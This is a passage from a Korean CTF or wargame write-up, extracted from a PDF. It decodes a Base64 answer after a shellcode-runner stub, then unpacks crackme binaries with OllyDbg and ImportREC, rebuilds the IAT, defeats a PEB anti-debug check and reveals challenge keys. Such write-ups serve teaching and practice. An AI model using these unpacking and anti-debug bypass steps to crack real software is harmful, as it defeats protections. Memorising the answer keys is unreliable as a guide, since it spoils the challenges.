
main()
{
    void(*shell)() = (void *)sh;
    shell();
}
```

출력 문자열의 형태로 보아 BASE64 인코딩 된 것으로 생각했으며 다음의 파이썬 문법으로 디코딩 할 수 있었습니다.

[표 8] Base64 디코딩

```
>>> import base64
>>> s = 'JiM1MTIyMTsmIzQ1ODEzOyYjNTEwMDg7IE5QcW5zdGpyIUAj'
>>> base64.decodestring(s)
'정답은 NPqnstjr!@#'
```

위 문자열을 *.html 파일로 저장한 뒤 웹 브라우저로 열면 정답을 확인할 수 있습니다.



[그림 44] 정답 화면

3.2. Reversing 분석

3.2.1. Question#1


Step 1. Unpacking

Question1.exe가 패킹되어 있어 분석할 수 없으므로 바이너리를 언 패킹합니다. Linker 버전을 확인하기 위해 WinHex 헥사에디터로 IMAGE_OPTIONAL_HEADER의 MajorLinkerVersion, MinorLinkerVersion을 확인합니다 값은 6.0으로 Visual C++ 6.0으로 개발되었음을 짐작할 수 있습니다.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000000C0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	04	00
000000D0	36	FF	CE	48	00	00	00	00	00	00	00	00	E0	00	0F	01
000000E0	0B	01	06	00	00	60	00	00	00	50	00	00	00	00	00	00
000000F0	87	C0	00	00	00	10	00	00	00	70	00	00	00	40	00	00

[그림 45] 링커버전 확인

언 패킹 하기위해 대상 바이너리를 Olly Debugger로 열면 다음과 같은 메시지가 뜹니다.



[그림 46] 언패킹 – 디버거로 열기

TEXT 섹션이 압축 또는 암호화되어 있거나 DATA 섹션의 크기가 클 때 나타나는 경고로 대상 섹션에 대해 코드로 분석을 할 것인지에 대해 묻는 메시지입니다. 확인을 선택할 경우 디버거에서 발견한 부분의 데이터를 코드로 읽어냅니다. 따라서 언 패킹이 정확이 되었어도 비 정상적인 데이터처럼 출력되므로 Ctrl+A로 코드변환을 시켜줘야 하는 번거로움이 있습니다. 아니오를 눌러 분석하면 언 패킹 전에는 비 정상적인 데이터로 출력되지만 언 패킹 후에는 정상적인 코드로 보

이게 됩니다. 아니오를 선택하고 분석을 계속합니다.


Visual C++ 6.0으로 개발한 프로그램의 Entry Point의 어셈 코드는 일반적으로 아래와 같습니다.

[표 9] Entry Point ASM code in Visual C++ 6.0

```
PUSH EBP  
MOV EBP, ESP  
PUSH -1  
PUSH 0xFFFFFFFF  
PUSH 0xFFFFFFFF  
MOV EAX, DWORD PTR FS:[0]  
PUSH EAX  
MOV DWORD PTR FS:[0], ESP  
SUB ESP, 0xXX  
PUSH EBX  
PUSH ESI  
PUSH EDI
```

즉, 언 패킹 과정중에 위와 같은 코드를 만난다면 패킹 전 원래의 Entry Point에 도달했다고 보면 됩니다.

언 패킹 과정이 쉬운 패커들의 특징은 압축 데이터를 푸 다음에 특정한 곳으로 JMP하거나 RETN하는 특징이 있습니다. 바로 그 곳이 패킹 전 원래의 Entry Point, 즉 Original Entry Point(OEP)일 가능성이 매우 높습니다. 아래의 그림에서는 일련의 과정 후 0x0040C0C0에서 RETN명령을 실행합니다. 0x0040C0C0에 브레이크 포인트를 세팅하고 F9로 시작합니다.



[그림 47] 언 패킹 – 브레이크 포인트 세팅


앞서 압축을 푸는 모든 작업이 진행되고 0x0040C0C0에서 멈춥니다. F7로 Step-Into 하여 RETN 명령을 실행시킵니다. 해당 부분에서 다음과 같은 코드를 볼 수

있습니다.

[표 10] Entry Point ASM code in Question1.exe

00401170	55	PUSH EBP
00401171	8BEC	MOV EBP,ESP
00401173	6A FF	PUSH -1
00401175	68 B8704000	PUSH Question.004070B8
0040117A	68 68324000	PUSH Question.00403268 ; SE handler installation
0040117F	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]
00401185	50	PUSH EAX
00401186	64:8925 00000000	MOV DWORD PTR FS:[0],ESP
0040118D	83EC 10	SUB ESP,10
00401190	53	PUSH EBX
00401191	56	PUSH ESI
00401192	57	PUSH EDI
00401193	8965 E8	MOV DWORD PTR SS:[EBP-18],ESP
00401196	FF15 08704000	CALL DWORD PTR DS:[<&KERNEL32.Get>; kernel32.GetVersion]


이부분이 앞서 설명했던 것과 비슷한 어셈 코드가 나오는 것으로 보아 OEP입니다. 다음으로 압축이 풀린 실행 파일을 메모리에서 파일로 덤프합니다. OllyDump 플러그인을 이용하여 덤프합니다. 첫 번째로 Rebuild Import 체크 버튼을 해제하여 IAT 복구를 다른 프로그램을 이용하여 복구하도록 합니다. 두 번째로 Get EIP as OEP 버튼을 눌러서 현재 EIP의 RVA를 OEP의 RVA로 세팅합니다. 그 다음 Dump 버튼을 누른 후 Question1_unpacked.exe로 저장합니다.



[그림 48] Process Dump

현재 프로세스의 IAT를 복구하기 위해 디버거를 절대 종료하지 않습니다. 그 다음 IAT Rebuilder인 Import REConstructor를 실행합니다. 아래의 그림과 같이 순서대로 실행합니다. 첫 번째로 앞서 분석하던 프로그램의 프로세스를 선택합니다.

두 번째로 OEP란에 앞서 찾은 OEP의 RVA를 입력합니다. 여기서는 1170입니다. 세 번째로 IAT AutoSearch로 IAT를 찾아냅니다. 별다른 메시지가 없는 경우 아래의 Get Imports를 눌러 임포트 함수를 불러옵니다. valid:YES라고 메시지가 뜨는 것을 보아 정상적으로 함수 주소를 찾아낸 것을 확인 할 수 있습니다.



[그림 49] IAT Rebuilding

네 번째로 Show Invalid버튼을 눌러 함수가 정상적인지 확인합니다. Log 창에 특별한 메시지가 출력되지 않으면 마지막으로 Fix Dump 버튼을 누릅니다. 화면에 보이는 파일 다이어로그 창에 앞서 덤프해 두었던 Question1_unpacked.exe를 선택하면 최종적으로 Question1_unpacked.exe가 생성됩니다.

Step 2. Disassembling

언 패킹한 Question1_unpacked.exe를 IDA Disassembler로 엽니다. 메인함수인 0x0401000부터 분석을 시작합니다. 아래 그림은 스택을 사용하는 코드부분입니다.

.text:00401006	push	ebx
.text:00401007	push	esi
.text:00401008	push	edi
.text:00401009	mov	[ebp+Str2], 41h
.text:0040100D	mov	[ebp+var_17], 64h
.text:00401011	mov	[ebp+var_16], 66h
.text:00401015	mov	[ebp+var_15], 68h
.text:00401019	mov	[ebp+var_14], 60h
.text:0040101D	mov	[ebp+var_13], 60h
.text:00401021	mov	[ebp+var_12], 64h
.text:00401025	mov	[ebp+var_11], 71h
.text:00401029	mov	[ebp+var_10], 0
.text:0040102D	mov	[ebp+var_1C], 0
.text:00401034	mov	[ebp+Str1], 0

[그림 50] 스택을 사용한 부분

지역변수 Str2는 EBP-0x18에 위치하고 있습니다. EBP-0x18부터 EBP-0x10까지 9바이트에 각각 0x41, 0x64, 0x66, 0x68, 0x6D, 0x6D, 0x64, 0x71, 0x00을 저장합니다.

다음 코드 부분은 사용자에게 입력을 받고 그 값을 비교하는 부분입니다.

```
.text:00401085      lea    edx, [ebp+Str1]
.text:00401088      push   edx
.text:00401089      push   offset Format ; "%s"
.text:0040108E      call   _scanf
.text:00401093      add    esp, 8
.text:00401096      push   8          ; MaxCount
.text:00401098      lea    eax, [ebp+Str2]
.text:0040109B      push   eax        ; Str2
.text:0040109C      lea    ecx, [ebp+Str1]
.text:0040109F      push   ecx        ; Str1
.text:004010A0      call   _strcmp
.text:004010A5      add    esp, 0Ch
.text:004010A8      test   eax, eax
.text:004010AA      jnz   short loc_4010C6
.text:004010AC      push   offset aGoodJob ; "Good Job ?? "
.text:004010B1      call   sub_40113F
.text:004010B6      add    esp, 4
.text:004010B9      push   2710h       ; dwMilliseconds
.text:004010BE      call   ds:Sleep
.text:004010C4      jmp   short loc_4010DE
.text:004010C6      ; -----
.text:004010C6      push   offset aYouRWrong ; "You'r Wrong ??"
.text:004010C8      call   sub_40113F
.text:004010D0      add    esp, 4
.text:004010D3      push   2710h       ; dwMilliseconds
.text:004010D6      call   ds:Sleep
```

[그림 51] 패스워드 비교부분

Scnaf("%s", Str1) 과 같이 실행하여 사용자 입력을 Str1에 저장한 뒤 strncmp로 8바이트 만큼 Str2와 비교하는 부분입니다. 문자열이 같을 경우 "Good job !!"를 출력하며 다를 경우 "You'r Wrong !!!"를 출력합니다. Str2의 문자열은 앞서 지역변수에 저장한 값으로 문자열로 변환하면 "Beginner"입니다.

Step 3. Debugging


확인을 위하여 올리 디버거로 디버깅을 시작합니다. 그러나 코드부분에 안티 디버깅 루틴이 존재하여 디버거에서 열고 실행하면 종료됩니다.

```
.text:00401038      xor    eax, eax
.text:0040103A      mov    [ebp+var_B], eax
.text:0040103D      mov    [ebp+var_7], eax
.text:00401040      mov    eax, large fs:18h
.text:00401046      mov    eax, [eax+30h]
.text:00401049      movzx eax, byte ptr [eax+2]
.text:0040104D      test   eax, eax
.text:0040104F      jnz   loc_4010DE
.text:00401055      jmp   short loc_4010E0
.text:00401057      -
```

[그림 52] 안티 디버깅 루틴


디버거에서 test eax, ax 이후 eax 레지스터 값을 0으로 바꾸거나 hide debugger 플러그인을 사용하여 간단히 우회할 수 있습니다.

0x004010A0(strncmp)에 브레이크 포인트 걸고 실행합니다. 0x00401098에서 ebp-0x18의 주소를 EAX에 세팅합니다. Registers 윈도우의 EAX 레지스터를 확인하면 스택에 저장되어 있는 문자열인 "Beginner"를 확인 할 수 있습니다.



[그림 53] 스택에 저장된 문자열 확인

찾아낸 키로 Question1.exe에 아래와 같이 입력하였을 경우 Good Job !! 문자열이 출력된 것을 확인할 수 있습니다.




[그림 54] Reversing Question1 Clear

3.2.2. Question#2

Step 1. 문제 유형 확인

앞의 1번 문제와 같이 프로그램의 실행시키면 어떤 Key를 입력받는데, 특정 키를 입력받아야 인증메시지를 출력하는 Keygenme류의 문제임을 알 수 있습니다.




[그림 55] 문제 유형 확인

그렇다면 Key 생성, 비교 루틴을 분석해야하므로 일단 프로그램이 패킹이 되어 있는지 확인합니다.

Step 2. Unpacking

여러가지 Packer Identifier로 패킹이 되어있는지 확인해보면 대부분 식별을 실패


하거나 오탐합니다.



[그림 56] PEID로 패킹여부 확인


또한 섹션정보를 보면 섹션 이름이 myow*라는 이름으로 변경되어 있습니다. 이 때문에 Custom Packer로 패킹되었을 확률이 높습니다.

일단 타겟을 OllyDbg에 로드하고 프로그램의 Code Section인 0x00401000 으로 가서 0x00 데이터로 채워져 있는 것을 확인합니다. 대부분의 패커가 그러하듯 아마도 패커가 지금은 압축되어있는 프로그램의 압축을 풀어서 이 비어있는 Code Section으로 복사할 것입니다.



[그림 57] 0x00으로 채워진 Code Section


OEP를 찾기 위해 타겟을 Ollydbg에 로딩하고 그대로 실행합니다. 그러면 수 많은 Exception들이 발생하면서 프로그램이 종료됩니다. 그러므로 Debugging Options에서 모든 Exception을 무시하도록 설정해야 합니다.



[그림 58] 실행 중 Exception 발생


설정 후 다시 프로그램을 실행시켰을 경우 키를 입력받기도 전에 종료됩니다. 이 것으로 안티디버깅 루틴이 존재함을 짐작하였습니다.

OEP를 찾기 위해 우선 어떤 컴파일러로 컴파일 됐는지 알아야합니다. OllyDump로 덤프를 뜹니다. 이 때 EntryPoint는 0x1000으로 바꿔주는 것이 좋습니다.




[그림 59] 컴파일러 확인을 위한 덤프


덤프된 파일은 실행이 안 되는 게 정상입니다. 지금은 컴파일러만 찾으면 됩니다. 덤프된 파일을 Die, RDG Packer Detector, PEID로 검사한 결과 모두 Microsoft Visual C++로 식별합니다.



[그림 60] PEID로 컴파일러 식별



[그림 61] Die로 컴파일러 식별



